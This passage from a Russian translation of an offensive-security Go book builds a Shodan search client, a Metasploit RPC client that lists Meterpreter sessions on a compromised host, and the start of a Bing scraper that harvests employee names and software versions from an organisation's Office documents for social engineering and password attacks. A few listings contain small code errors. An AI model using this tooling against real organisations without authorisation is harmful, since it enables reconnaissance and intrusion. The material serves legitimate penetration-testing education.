  "query_credits": 56,
  "scan_credits": 0,
  "telnet": true,
  "plan": "edu",
  "https": true,
  "unlocked": true,
}
```

Прежде всего, в `api.go` необходимо определить тип, который можно использовать для демаршалинга ответа JSON в структуру Go. Без этого не получится обработать или передать тело ответа. В этом примере тип назван `APIInfo`:

```
type APIInfo struct {
    QueryCredits int    `json:"query_credits"`
    ScanCredits  int    `json:"scan_credits"`
    Telnet       bool   `json:"telnet"`
    Plan         string `json:"plan"`
    HTTPS        bool   `json:"https"`
    Unlocked     bool   `json:"unlocked"`
}
```

Прелесть в том, что Go позволяет легко выполнить подобное выравнивание структуры и JSON. Как было показано в главе 1, можно использовать для парсинга JSON отличные инструменты, которые автоматически заполнят поля. Для каждого экспортируемого типа структуры вы явно определяете имя элемента JSON с тегами структуры, гарантируя правильное отображение и парсинг данных.

Далее нужно реализовать функцию в листинге 3.8, которая делает запрос GET к Shodan и декодирует ответ в структуру `APIInfo`.

Листинг 3.8. Выполнение запроса GET и декодирование ответа (/ch-3/shodan/shodan/api.go)

```
func (s *Client) APIInfo() (*APIInfo, error) {
    res, err := http.Get(fmt.Sprintf("%s/api-info?key=%s", BaseURL, s.apiKey)) ❶
    if err != nil {
        return nil, err
    }
    defer res.Body.Close()

    var ret APIInfo
    if err := json.NewDecoder(res.Body).Decode(&ret)❷; err != nil {
        return nil, err
    }
    return &ret, nil
}
```

Эта реализация компактна и аккуратна. Сначала отправляется запрос GET к ресурсу `/api-info` ❶. Полный URL создается с помощью глобальной константы `BaseURL` и `s.apiKey`. Затем выполняется декодирование ответа в структуру `APIInfo` ❷ и его возврат вызывающей стороне.

Перед написанием кода, использующего эту новую логику, нужно создать второй, более полезный вызов API — поиск хоста, который мы добавим в `host.go`. Согласно документации запрос и ответ будут следующими:

```
https://api.shodan.io/shodan/host/search?key={YOUR_API_KEY}&query={query}&facets
={facets}
```

```
{
    "matches": [
    {
        "os": null,
        "timestamp": "2014-01-15T05:49:56.283713",
        "isp": "Vivacom",
        "asn": "AS8866",
        "hostnames": [ ],
        "location": {
            "city":    null,
            "region_code": null,
            "area_code": null,
            "longitude": 25,
            "country_code3": "BGR",
            "country_name": "Bulgaria",
            "postal_code": null,
            "dma_code": null,
            "country_code": "BG",
            "latitude": 43
        },
        "ip": 3579573318,
        "domains": [ ],
        "org": "Vivacom",
        "data": "@PJL INFO STATUS CODE=35078 DISPLAY="Power Saver" ONLINE=TRUE",
        "port": 9100,
        "ip_str": "213.91.244.70"
    },
    --пропуск--
    ],
    "facets": {
        "org": [
        {
            "count": 286,
            "value": "Korea Telecom"
        },
        --пропуск--
        ]
    },
    "total": 12039
}
```

В сравнении с первым вызовом API этот существенно сложнее. Здесь не только запрос получает несколько параметров, но и ответ JSON содержит вложенные данные и массивы. Для следующей реализации нужно будет проигнорировать параметр `facets` и данные, сосредоточившись на выполнении строкового поиска хоста для обработки только элемента `matches` ответа.

Как и ранее, сначала создадим структуры Go для обработки данных ответа. Введите типы из листинга 3.9 в файл `host.go`.

Листинг 3.9. Типы данных ответа поиска хоста (/ch-3/shodan/shodan/host.go)

```
type HostLocation struct {
    City          string     `json:"city"`
    RegionCode    string     `json:"region_code"`
    AreaCode      int        `json:"area_code"`
    Longitude     float32    `json:"longitude"`
    CountryCode3  string     `json:"country_code3"`
    CountryName   string     `json:"country_name"`
    PostalCode    string     `json:"postal_code"`
    DMACode       int        `json:"dma_code"`
    CountryCode   string     `json:"country_code"`
    Latitude      float32    `json:"latitude"`
}

type Host struct {
    OS            string        `json:"os"`
    Timestamp     string        `json:"timestamp"`
    ISP           string        `json:"isp"`
    ASN           string        `json:"asn"`
    Hostnames     []string      `json:"hostnames"`
    Location      HostLocation  `json:"location"`
    IP            int64         `json:"ip"`
    Domains       []string      `json:"domains"`
    Org           string        `json:"org"`
    Data          string        `json:"data"`
    Port          int           `json:"port"`
    IPString      string        `json:"ip_str"`
}

type HostSearch struct {
    Matches []Host  `json:"matches"`
}
```

Этот код определяет три типа:

- `HostSearch` используется для парсинга массива `matches`;
- `Host` представляет один элемент из `matches`;
- `HostLocation` представляет элемент `location` в хосте.

Обратите внимание на то, что эти типы могут не определять все поля ответа. Go обрабатывает это элегантно, позволяя определять структуры только с нужными вам полями JSON. Из этого следует, что приведенный код будет прекрасно парсить JSON и иметь при этом меньшую длину за счет включения только требующихся для примера полей. Чтобы инициализировать и заполнить эту структуру, нужно определить функцию из листинга 3.10, аналогичную методу `APIInfo()` из листинга 3.8.

Листинг 3.10. Декодирование тела ответа поиска хоста (/ch-3/shodan/shodan/host.go)

```
func (s *Client) HostSearch(q string❶) (*HostSearch, error) {
    res, err := http.Get(❷
        fmt.Sprintf("%s/shodan/host/search?key=%s&query=%s", BaseURL, s.apiKey, q),
    )
    if err != nil {
        return nil, err
    }
    defer res.Body.Close()

    var ret HostSearch
    if err := json.NewDecoder(res.Body).Decode(&ret)❸; err != nil {
        return nil, err
    }

    return &ret, nil
}
```

Поток и логика полностью аналогичны методу `APIInfo()`, за исключением того, что в качестве параметра вы берете строку поискового запроса ❶, отправляете вызов конечной точке `/shodan/host/search`, передавая искомое выражение ❷, и декодируете ответ в структуру `HostSearch` ❸.

Вы повторяете этот процесс определения структуры и реализации функций для API каждого сервиса, с которым хотите взаимодействовать. В целях экономии ценных печатных страниц мы забежим вперед и покажем последний шаг всего процесса — создание клиента, использующего ваш код API.

Создание клиента

Здесь мы задействуем минималистичный подход — возьмем поисковое выражение в качестве аргумента командной строки, а затем вызовем методы `APIInfo()` и `HostSearch()`, как показано в листинге 3.11.

Листинг 3.11. Получение и использование пакета shodan (/ch-3/shodan/cmd/shodan/main.go)

```
func main() {
    if len(os.Args) != 2 {
        log.Fatalln("Usage: shodan searchterm")
    }
```

```
    apiKey := os.Getenv("SHODAN_API_KEY")❶
    s := shodan.New(apiKey)❷
    info, err := s.APIInfo()❸
    if err != nil {
        log.Panicln(err)
    }
    fmt.Printf(
        "Query Credits: %d\nScan Credits: %d\n\n",
        info.QueryCredits,
        info.ScanCredits)

    hostSearch, err := s.HostSearch(os.Args[1])❹
    if err != nil {
        log.Panicln(err)
    }

  ❺ for _, host := range hostSearch.Matches {
        fmt.Printf("%18s%8d\n", host.IPString, host.Port)
    }
}
```

Сначала идет считывание ключа API из переменной среды `SHODAN_API_KEY` ❶. Далее это значение задействуется для инициализации новой структуры `Client` ❷ — `s`, которая затем используется для вызова метода `APIInfo()` ❸. После идет вызов метода `HostSearch()`, которому передается искомая строка, перехваченная в виде аргумента командной строки ❹. В завершение происходит перебор результатов для вывода значений IP и портов сервисов, совпадающих со строкой запроса ❺. Приведенный далее вывод показывает образец выполнения поиска строки `tomcat`:

```
$ SHODAN_API_KEY=YOUR-KEY go run main.go tomcat
Query  Credits:   100
Scan  Credits:    100

        185.23.138.141      8081
       218.103.124.239      8080
         123.59.14.169      8081
           177.6.80.213      8181
        142.165.84.160     10000
--пропуск--
```

В этот проект нужно добавить еще обработку ошибок и проверку данных, но он уже служит хорошим примером запроса и отображения данных Shodan с помощью только что созданного API. Теперь у вас есть рабочая база кода, которую можно легко расширить для поддержки и тестирования других функций Shodan.

Взаимодействие с Metasploit

Metasploit — это фреймворк для применения различных техник атак, включая разведку, эксплуатацию, управление и контроль, постоянство, боковое перемещение,

создание и доставку полезной нагрузки, повышение привилегий и др. Более того, версия продукта «для сообщества» бесплатна, работает под Linux/macOS и при этом активно обслуживается. Существенный для любого мероприятия по противодействию, Metasploit — это базовый инструмент, с которым работают пентестеры. Он предлагает API *удаленного вызова процедур (RPC)*, позволяя дистанционно использовать функционал.

В этом разделе мы создадим клиент, взаимодействующий с удаленным экземпляром Metasploit. Во многом аналогично уже написанному коду для работы с Shodan, этот клиент не будет представлять полноценную реализацию всех доступных функций. Он станет основой, поверх которой вы самостоятельно сможете надстроить необходимую вам функциональность. Сразу оговоримся: его реализация более сложна, что в целом несколько затруднит освоение взаимодействия с Metasploit.

Настройка рабочей среды

Прежде чем продолжать, скачайте и установите Metasploit. Запустите его консоль, а также слушатель RPC через модуль `msgrpc`. Затем, как указано в листинге 3.12, установите хост-сервер — IP-адрес, который будет прослушивать сервер RPC, — и пароль.

Листинг 3.12. Запуск Metasploit и сервера msgrpc

```
$ msfconsole
msf > load msgrpc Pass=s3cr3t ServerHost=10.0.1.6
[*] MSGRPC Service: 10.0.1.6:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: s3cr3t
[*] Successfully loaded plugin: msgrpc
```

Чтобы сделать код более компактным и избежать жесткого кодирования значений, установите для следующих переменных среды значения, которые определили для экземпляра RPC. Этот процесс аналогичен тому, что мы ранее делали для ключа API Shodan в разделе «Создание клиента».

```
$ export MSFHOST=10.0.1.6:55552
$ export MSFPASS=s3cr3t
```

Теперь у вас должны быть запущены Metasploit и сервер RPC.

Поскольку рассмотрение подробностей эксплуатации и использования Metasploit выходит за рамки темы книги[1], давайте предположим, что с помощью исключительно

[1] Чтобы получить помощь и попрактиковаться в эксплуатации, можете скачать и запустить виртуальный образ Metasploitable, имеющий несколько уязвимостей, которые можно использовать в учебных целях.

хитрости и обмана вы уже скомпрометировали удаленную систему Windows и задействовали полезную нагрузку Meterpreter для выполнения продвинутых постэксплуатационных действий. Здесь же ваши усилия будут сосредоточены на том, как удаленно работать с Metasploit для составления списка и взаимодействия с установленными сессиями Meterpreter. Как уже упоминалось, этот код будет сложнее, поэтому мы намеренно ограничим его до необходимого минимума, достаточного для того, чтобы вы могли в дальнейшем дополнить эту основу нужным вам функционалом.

Следуйте тому же плану проекта, что и в примере с Shodan: ознакомьтесь с Metasploit API, организуйте проект в формате библиотеки, определите типы данных, реализуйте функции клиента и создайте тестовую среду, работающую с этой библиотекой.

Начните с просмотра документации на сайте Rapid7 (https://metasploit.help.rapid7.com/docs/rpc-api/). Представленная функциональность довольно обширна и позволяет удаленно выполнять практически все то, что обычно делается локально. В отличие от Shodan, который использует JSON, Metasploit коммуницирует посредством MessagePack — компактного и эффективного двоичного формата. Поскольку Go не содержит стандартного пакета MessagePack, потребуется задействовать его полнофункциональную реализацию от сообщества. Для ее установки выполните из командной строки следующую команду:

```
$ go get gopkg.in/vmihailenco/msgpack.v2
```

В этом коде мы называем ее `msgpack`. Вам не стоит особо задумываться о деталях спецификации MessagePack. Чуть позже станет ясно, что для построения рабочего клиента о самом этом формате много знать не нужно. Go прекрасен тем, что скрывает многие подобные детали и позволяет, не отвлекаясь, фокусироваться на бизнес-логике. Нужно разобрать лишь основы аннотирования определений типов, чтобы делать их совместимыми с MessagePack. К тому же код для инициирования кодирования и декодирования такой же, как и для форматов JSON или XML.

Далее нужно создать структуру каталогов. Для данного примера нам понадобятся всего два файла Go:

```
$ tree github.com/blackhat-go/bhg/ch-3/metasploit-minimal
github.com/blackhat-go/bhg/ch-3/metasploit-minimal
|---client
|   |---main.go
|---rpc
    |---msf.go
```

Файл `msf.go` располагается в пакете `rpc`, а `client/main.go` будет использоваться для реализации и тестирования создаваемой библиотеки.

Определение задачи

Далее нужно определить задачу. Для краткости реализуйте код установки связи и отправки RPC-вызова, который получает список текущих сессий Meterpreter — то есть метод `session.list` из документации Metasploit. Формат запроса будет следующим:

```
[ "session.list", "token" ]
```

Это минимум. Здесь ожидается получение имени метода для реализации и токена. Значение *token* — это заглушка. В документации указано, что это токен аутентификации, отправляемый при успешной авторизации на сервере RPC. Ответ, возвращаемый с Metasploit для метода `session.list`, соответствует такому формату:

```
{
"1" => {
    'type' => "shell",
    "tunnel_local" => "192.168.35.149:44444",
    "tunnel_peer" => "192.168.35.149:43886",
    "via_exploit" => "exploit/multi/handler",
    "via_payload" => "payload/windows/shell_reverse_tcp",
    "desc" => "Command shell",
    "info" => "",
    "workspace" => "Project1",
    "target_host" => "", "username" => "root",
    "uuid" => "hjahs9kw",
    "exploit_uuid" => "gcprpj2a",
    "routes" => [ ]
    }
}
```

Этот ответ возвращается в виде карты (map): идентификаторы сессии Meterpreter являются ключами, а детали сессии — значением.

Далее нужно создать типы Go для обработки данных запроса и ответа. В листинге 3.13 мы определяем `sessionListReq` и `SessionListRes`.

Листинг 3.13. Определения типов списка сессий Metasploit (/ch-3/metasploit-minimal/rpc/msf.go)

```
❶ type sessionListReq struct {
    ❷ _msgpack struct{} `msgpack:",asArray"`
      Method    string
      Token     string
  }

❸ type SessionListRes struct {
      ID          uint32 `msgpack:",omitempty"`❹
      Type        string `msgpack:"type"`
      TunnelLocal string `msgpack:"tunnel_local"`
      TunnelPeer  string `msgpack:"tunnel_peer"`
      ViaExploit  string `msgpack:"via_exploit"`
```

```
    ViaPayload  string `msgpack:"via_payload"`
    Description string `msgpack:"desc"`
    Info        string `msgpack:"info"`
    Workspace   string `msgpack:"workspace"`
    SessionHost string `msgpack"session_host"`
    SessionPort int    `msgpack"session_port"`
    Username    string `msgpack:"username"`
    UUID        string `msgpack:"uuid"`
    ExploitUUID string `msgpack:"exploit_uuid"`
}
```

Тип запроса `sessionListReq` ❶ используется для сериализации структурированных данных в формат MessagePack ожидаемым для сервера RPC образом — в частности, с именем метода и значением токена. Обратите внимание на то, что для этих полей нет дескрипторов. Данные передаются в виде массива, а не карты, в связи с этим вместо ожидания данных в формате «ключ/значение» интерфейс RPC ожидает данные в виде позиционного массива значений. Именно поэтому аннотации свойств опускаются — нет необходимости определять имена ключей. Тем не менее по умолчанию структура будет закодирована в виде карты с именами ключей, выведенными из имен свойств. Чтобы отключить это поведение и задействовать кодирование в виде позиционного массива, нужно добавить специальное поле `msgpack`, которое с помощью дескриптора `asArray` ❷ явно инструктирует энкодер/декодер трактовать данные как массив.

Тип `SessionListRes` ❸ содержит прямое сопоставление между полем ответа и свойствами структуры. Данные, приведенные в предыдущем примере ответа, по сути, являются вложенной картой. Внешняя карта представлена идентификаторами сессии, сопоставленными с деталями сессии, а внутренняя — деталями сессии, выраженными в виде пар «ключ/значение». В отличие от запроса, ответ не структурируется как позиционный массив, но каждое из свойств структуры использует дескрипторы для явного именования и отображения данных в представление Metasploit и из него. В этот код в качестве свойства структуры включен идентификатор сессии. Тем не менее из-за того, что фактическое значение идентификатора является значением ключа, оно будет заполняться немного другим способом. В связи с этим мы добавляем дескриптор `omitempty` ❹, делая эти данные необязательными и, следовательно, не влияющими на кодирование/декодирование. Таким образом данные выравниваются, и уже не приходится работать с вложенными картами.

Извлечение действительного токена

Осталось реализовать последнее действие — извлечь действительное значение *`token`* для использования в запросе. Для этого следует отправить запрос на вход в систему для метода API `auth.login()`, который ожидает следующее:

```
["auth.login", "username", "password"]
```

Нужно заменить значения *username* и *password* на использованные при загрузке модуля `msfrpc` в Metasploit в процессе начальной настройки (вспомните, что устанавливали их как переменные среды). Предполагая, что аутентификация прошла успешно, сервер ответит следующим сообщением, содержащим токен аутентификации, который можно будет использовать для последующих запросов:

```
{ "result" => "success", "token" => "a1a1a1a1a1a1a1a1" }
```

При неудачной аутентификации возвращается следующий ответ:

```
{
    "error" => true,
    "error_class" => "Msf::RPC::Exception",
    "error_message" => "Invalid User ID or Password"
}
```

Будет нелишним дополнительно создать функцию окончания действия токена при выходе из системы. Запрос получает имя метода, токен аутентификации и третий необязательный параметр, который в этом сценарии не нужен, поэтому игнорируется:

```
[ "auth.logout", "token", "LogoutToken"]
```

Успешный ответ выглядит так:

```
{ "result" => "success" }
```

Определение методов запроса и ответа

Как и в случае структурирования типов Go для запроса и ответа в методе `session.list()`, вам нужно сделать то же самое и для методов `auth.login()` и `auth.logout()` (листинг 3.14). По аналогичному принципу здесь с помощью дескрипторов запросы сериализуются в виде массивов, а ответы трактуются как карты.

Листинг 3.14. Определение типов входа и выхода в Metasploit (/ch-3/metasploit-minimal/rpc/msf.go)

```
type loginReq  struct {
    _msgpack   struct{} `msgpack:",asArray"`
    Method     string
    Username   string
    Password   string
}

type loginRes struct {
    Result       string  `msgpack:"result"`
    Token        string  `msgpack:"token"`
    Error        bool    `msgpack:"error"`
    ErrorClass   string  `msgpack:"error_class"`
```

```
    ErrorMessage string  `msgpack:"error_message"`
}

type logoutReq  struct {
    _msgpack    struct{} `msgpack:",asArray"`
    Method      string
    Token       string
    LogoutToken string
}

type logoutRes struct {
    Result string `msgpack:"result"`
}
```

Стоит отметить, что Go динамически сериализует ответ на авторизацию, заполняя только представленные поля. Это значит, что и успешный, и неудачный вход в систему можно представить, используя один формат структуры.

Создание структуры конфигурации и метода RPC

В листинге 3.15 вы берете определенные типы и фактически используете их, создавая необходимые методы для выполнения команд RPC в Metasploit. Во многом так же, как в примере с Shodan, здесь определяется произвольный тип для поддержания актуальной конфигурации и аутентифицирующей информации. Таким образом, уже не придется явно и повторно передавать такие стандартные элементы, как хост, порт и токен аутентификации. Вместо этого мы задействуем этот тип и создадим в нем соответствующие методы, сделав перечисленные данные доступными неявно.

Листинг 3.15. Определение клиента Metasploit (/ch-3/metasploit-minimal/rpc/msf.go)

```
type Metasploit struct {
    host   string
    user   string
    pass   string
    token  string
}

func New(host, user, pass string) *Metasploit {
    msf := &Metasploit{
        host: host,
        user: user,
        pass: pass,
    }

    return msf
}
```

Теперь у нас есть структура и вспомогательная функция `New()`, которая инициализирует и возвращает новую структуру.

Выполнение удаленных вызовов

Сейчас можно создать в типе `Metasploit` методы для выполнения удаленных вызовов. Чтобы предотвратить значительное дублирование кода, начнем листинг 3.16 с создания метода, реализующего логику сериализации, десериализации и HTTP-соединения. В итоге нам не придется включать эту логику в каждую создаваемую функцию RPC.

Листинг 3.16. Обобщенный метод send() с повторно используемой сериализацией и десериализацией (/ch-3/metasploit-minimal/rpc/msf.go)

```
func (msf *Metasploit) send(req interface{}, res interface{})❶ error {
    buf := new(bytes.Buffer)
  ❷ msgpack.NewEncoder(buf).Encode(req)
  ❸ dest := fmt.Sprintf("http://%s/api", msf.host)
    r, err := http.Post(dest, "binary/message-pack", buf)❹
    if err != nil {
        return err
    }
    defer r.Body.Close()

    if err := msgpack.NewDecoder(r.Body).Decode(&res)❺; err != nil {
        return err
    }

    return nil
}
```

Метод `send()` получает параметры запроса и ответа типа `interface()` ❶. Использование данного типа интерфейса позволяет передавать в этот метод любую структуру запроса и затем сериализовывать и отправлять запрос серверу. Вместо явного возврата ответа заполнение его данных производится с помощью параметра `res interface()`, реализующего запись декодированного HTTP-ответа в соответствующую область памяти.

Далее для кодирования запроса применяется библиотека `msgpack` ❷. Логика в этом случае соответствует логике других стандартных структурированных типов данных: сначала создать энкодер с помощью `NewEncoder()`, после чего вызвать метод `Encode()`. Так мы заполним переменную `buf` закодированным в формате `MessagePack` представлением структуры запроса. После кодирования на основе данных из `Metasploit`-получателя, `msf` ❸, создается целевой URL. Его мы используем для отправки POST-запроса, явно указывая тип содержимого как `binary/message-pack` и устанавливая для тела формат сериализованных данных ❹. В завершение происходит декодирование тела ответа ❺. Как говорилось ранее, декодированные данные записываются в область памяти, соответствующую интерфейсу ответа, который был передан в метод. При выполнении кодирования и декодирования не требуется явно знать типы структур запроса и ответа, что делает этот метод гибким и часто применяемым.

В листинге 3.17 суть этой логики представлена во всей красе.

Листинг 3.17. Реализация вызовов Metasploit API (/ch-3/metasploit-minimal/rpc/msf.go)

```
func (msf *Metasploit) Login()❶ error {
    ctx := &loginReq{
        Method: "auth.login",
        Username: msf.user,
        Password: msf.pass,
    }
    var res loginRes
    if err := msf.send(ctx, &res)❷; err != nil {
        return err
    }
    msf.token = res.Token
    return nil
}

func (msf *Metasploit) Logout()❸ error {
    ctx := &logoutReq{
        Method:      "auth.logout",
        Token:       msf.token,
        LogoutToken: msf.token,
    }
    var res logoutRes
    if err := msf.send(ctx, &res)❹; err != nil {
        return err
    }
    msf.token = ""
    return nil
}

func (msf *Metasploit) SessionList()❺ (map[uint32]SessionListRes, error) {
    req := &SessionListReq{Method: "session.list", Token: msf.token}
  ❻ res := make(map[uint32]SessionListRes)
    if err := msf.send(req, &res)❼; err != nil {
        return nil, err
    }

  ❽ for id, session := range res {
        session.ID = id
        res[id] = session
    }
    return res, nil
}
```

Здесь мы определяем три метода: `Login()` ❶, `Logout()` ❸ и `SessionList()` ❺. Каждый из них следует одному потоку реализации: создает и инициализирует структуру запроса, затем создает структуру ответа и вызывает вспомогательную функцию ❷❹❼ для отправки запроса и получения декодированного ответа. Методы `Login()` и `Logout()` управляют свойством `token`. Единственное существенное различие между их логикой проявляется в методе `SessionList()`, в котором мы определяем ответ как `map[uint32]`

`SessionListRes` ❻ и перебираем его циклом для уплощения ❽, устанавливая свойство `ID` в структуре, вместо того чтобы поддерживать карту карт.

Напомним, что для RPC функции `session.list()` требуется действительный токен аутентификации, то есть нужно авторизоваться до успешного завершения вызова метода `SessionList()`. В листинге 3.18 для обращения к токену используется структура получателя `Metasploit`. Но токен на этот момент еще не имеет действительного значения и представлен пустой строкой. Поскольку создаваемый здесь код не является полнофункциональным, можно просто явно реализовать вызов метода `Login()` из метода `SessiomList()`, но для каждого дополнительного аутентифицированного метода, который мы реализуем, придется проверять существование токена и делать явный вызов `Login()`. Это нельзя назвать хорошим подходом к написанию кода, потому что много времени уйдет на повторение логики, которую можно было бы написать, скажем, как часть процесса начальной загрузки.

Мы уже прописали функцию `New()`, служащую как раз для начальной загрузки, так что давайте ее подправим, чтобы оценить иной вариант реализации, уже с применением аутентификации (листинг 3.18).

Листинг 3.18. Инициализация клиента с вложенной аутентификацией Metasploit (/ch-3/metasploit-minimal/rpc/msf.go)

```
func New(host, user, pass string) (*Metasploit, error) ❶ {
    msf := &Metasploit{
        host: host,
        user: user,
        pass: pass,
    }

    if err := msf.Login() ❷; err != nil {
        return nil, err
    }

    return msf, nil
}
```

Сейчас код включает `error` как часть набора возвращаемых значений ❶. Она послужит тревожным сигналом в случае возможных неудачных попыток аутентификации. Кроме того, к логике был добавлен явный вызов метода `Login()` ❷. Теперь, пока структура `Metasploit` будет создаваться с помощью функции `New()`, вызовы аутентифицированных методов будут иметь доступ к действительному токену аутентификации.

Создание работающей программы

Мы уже близки к завершению примера, осталось лишь создать работающую программу, реализующую нашу новехонькую библиотеку. Внесите код из листинга 3.19 в `client/main.go` и наблюдайте, как творится волшебство.

Листинг 3.19. Использование пакета msfrpc (/ch-3/metasploit-minimal/client/main.go)

```
package main

import (
    "fmt"
    "log"

    "github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc"
)

func main() {
    host := os.Getenv("MSFHOST")
    pass := os.Getenv("MSFPASS")
    user := "msf"

    if host == "" || pass == "" {
        log.Fatalln("Missing required environment variable MSFHOST or MSFPASS")
    }

    msf, err := rpc.New(host, user, pass)❶
    if err != nil {
        log.Panicln(err)
    }
  ❷ defer msf.Logout()

    sessions, err := msf.SessionList()❸
    if err != nil {
        log.Panicln(err)
    }
    fmt.Println("Sessions:")
  ❹ for _, session := range sessions {
        fmt.Printf("%5d %s\n", session.ID, session.Info)
    }
}
```

Сначала происходит начальная загрузка клиента RPC и инициализация новой структуры `Metasploit` ❶. Напомним, что это та самая функция, которую мы обновили для выполнения аутентификации при инициализации. Далее нужно убедиться в проведении правильной очистки, выполнив отложенный вызов метода `Logout()` ❷. Он произойдет после того, как функция `main` вернет значение или совершит выход. После этого выполняется вызов метода `SessionList()` и перебор полученного ответа с выводом списка доступных сессий Meterpreter ❹.

Кода было очень много, но, к счастью, для реализации других вызовов API должно потребоваться меньше действий, так как достаточно будет определить типы запроса и ответа, а также создать метод библиотеки для отправки удаленного вызова. Вот образец вывода, полученный непосредственно от нашей служебной программы, где мы видим одну установленную сессию Meterpreter:

```
$ go run main.go
Sessions:
    1 WIN-HOME\jsmith @ WIN-HOME
```

Таким образом, мы успешно создали библиотеку и утилиту клиента для взаимодействия с удаленным экземпляром Metasploit для извлечения доступных сессий Meterpreter. Далее нам предстоит углубиться в парсинг ответов поисковых движков и метаданных документов.

Скрапинг Bing и парсинг метаданных документов

Как мы подчеркивали в разделе, посвященном Shodan, относительно безобидная информация, рассматриваемая в правильном контексте, может стать критической и увеличить вероятность успеха атаки на организацию. Такие данные, как имена сотрудников, номера телефонов, адреса электронной почты и версии клиентского ПО, часто рассматриваются как особо ценные, потому что предоставляют основную или вспомогательную информацию, которую хакеры могут эксплуатировать непосредственно или использовать для повышения эффективности и направленности атак. Одним из источников такой информации, ставшим популярным благодаря инструменту FOCA, являются метаданные документов.

Приложения хранят различную информацию в структуре находящихся на диске файлов. В некоторых случаях к ней могут относиться географические координаты, версии приложения, информация ОС и имена пользователей. Более того, поисковые движки содержат продвинутые фильтры запросов, позволяющие получать определенные файлы организации. Оставшаяся часть главы будет посвящена созданию инструмента, выполняющего *скрапинг*, или, как говорит мой адвокат, *индексирование* результатов поиска Bing для нахождения документов целевой организации в формате MS Office с последующим извлечением из них интересующих метаданных.

Настройка среды и планирование

Прежде чем переходить к деталям, нужно определить задачи. Сначала мы сфокусируемся исключительно на документах Office Open XML — тех, что имеют расширения xlsx, docx, pptx и т. д. Несмотря на то что вы определенно можете включить устаревшие типы данных Office, двоичные форматы существенно их усложняют, что повышает сложность кода и уменьшает его читаемость. То же можно сказать и о работе с PDF-файлами. К тому же создаваемый нами код не будет выполнять нумерацию страниц Bing, реализуя парсинг результатов поиска только первой

страницы. Мы рекомендуем вам включить это в свой рабочий пример и изучить типы файлов, выходящие за рамки Open XML.

Почему бы не использовать для создания этой программы Bing Search API вместо выполнения HTML-скрапинга? Причина в том, что вы уже знаете, как создавать клиенты, взаимодействующие со структурированными API. При этом в определенных случаях применяется скрапинг HTML-страниц, особенно когда API отсутствует. Поэтому вместо повторения уже пройденного материала мы используем это как возможность познакомиться с новым методом извлечения данных. В этом нам поможет прекрасный пакет `goquery`, который повторяет функциональность `jQuery` — JS-библиотеки, включающей интуитивный синтаксис для проверки HTML-документов и выбора из них нужных данных. Начнем с установки `goquery`:

```
$ go get github.com/PuerkitoBio/goquery
```

К счастью, это единственное ПО, необходимое на данном этапе разработки. Взаимодействие с XML-файлами будет происходить с помощью стандартных пакетов Go. Эти файлы, несмотря на соответствующее их типу расширение, являются ZIP-архивами, из которых извлекаются сами XML-файлы. Метаданные хранятся в двух таких файлах в каталоге `docProps`:

```
$ unzip test.xlsx
$ tree
--пропуск--
|---docProps
|   |---app.xml
|   |---core.xml
--пропуск—
```

В `core.xml` содержатся информация об авторе, а также детали внесенных изменений. Вот его структура:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/
metadata
/core-properties"
        xmlns:dc="http://purl.org/dc/elements/1.1/"
        xmlns:dcterms="http://purl.org/dc/terms/"
        xmlns:dcmitype="http://purl.org/dc/dcmitype/"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <dc:creator>Dan Kottmann</dc:creator>❶
    <cp:lastModifiedBy>Dan Kottmann</cp:lastModifiedBy>❷
    <dcterms:created xsi:type="dcterms:W3CDTF">2016-12-06T18:24:42Z</
dcterms:created>
    <dcterms:modified xsi:type="dcterms:W3CDTF">2016-12-06T18:25:32Z</
dcterms:modified>
</cp:coreProperties>
```

Элементы `creator` ❶ и `lastModifiedBy` ❷ представляют наибольший интерес. Эти поля содержат имена сотрудников или пользователей, которые можно задействовать для социальной инженерии или в кампании по подбору паролей.

В файле `app.xml` содержится информация о типе приложения и версии, использованной для создания документа Open XML. Вот его структура:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/
                          extended-properties"
            xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/
                              docPropsVTypes">
    <Application>Microsoft Excel</Application>❶
    <DocSecurity>0</DocSecurity>
    <ScaleCrop>false</ScaleCrop>
    <HeadingPairs>
        <vt:vector size="2" baseType="variant">
            <vt:variant>
                <vt:lpstr>Worksheets</vt:lpstr>
            </vt:variant>
            <vt:variant>
                <vt:i4>1</vt:i4>
            </vt:variant>
        </vt:vector>
    </HeadingPairs>
    <TitlesOfParts>
        <vt:vector size="1" baseType="lpstr">
            <vt:lpstr>Sheet1</vt:lpstr>
        </vt:vector>
    </TitlesOfParts>
    <Company>ACME</Company>❷
    <LinksUpToDate>false</LinksUpToDate>
    <SharedDoc>false</SharedDoc>
    <HyperlinksChanged>false</HyperlinksChanged>
    <AppVersion>15.0300</AppVersion>❸
</Properties>
```

В первую очередь нам интересны три элемента: `Application` ❶, `Company` ❷ и `AppVersion` ❸. Сама по себе версия не имеет очевидной связи с названием версии Office, например Office 2013, Office 2016 и т. д. Но при этом логическое соответствие между этим полем и более читаемой общеизвестной альтернативой все же имеется. Код, который мы напишем, будет это соответствие поддерживать.

Определение пакета метаданных

Листинг 3.20 демонстрирует определение в новом пакете `metadata` типов Go, соответствующих этим наборам данных XML, которые нужно поместить в файл

openxml.go, — по одному типу для каждого файла, который требуется спарсить. Затем мы добавляем отображение данных и вспомогательную функцию для определения узнаваемой версии Office, соответствующей AppVersion.

Листинг 3.20. Определение типов Open XML и отображение версий (/ch-3/bing-metadata/metadata/openxml.go)

```
type OfficeCoreProperty struct {
    XMLName         xml.Name  `xml:"coreProperties"`
    Creator         string    `xml:"creator"`
    LastModifiedBy  string    `xml:"lastModifiedBy"`
}

type OfficeAppProperty struct {
    XMLName xml.Name `xml:"Properties"`
    Application    string  `xml:"Application"`
    Company        string  `xml:"Company"`
    Version        string  `xml:"AppVersion"`
}

var OfficeVersions❶ = map[string]string{
    "16": "2016",
    "15": "2013",
    "14": "2010",
    "12": "2007",
    "11": "2003",
}

func (a *OfficeAppProperty) GetMajorVersion()❷ string {
    tokens := strings.Split(a.Version, ".")❸

    if len(tokens) < 2 {
        return "Unknown"
    }
    v, ok := OfficeVersions❹ [tokens[0]]
    if !ok {
        return "Unknown"
    }
    return v
}
```

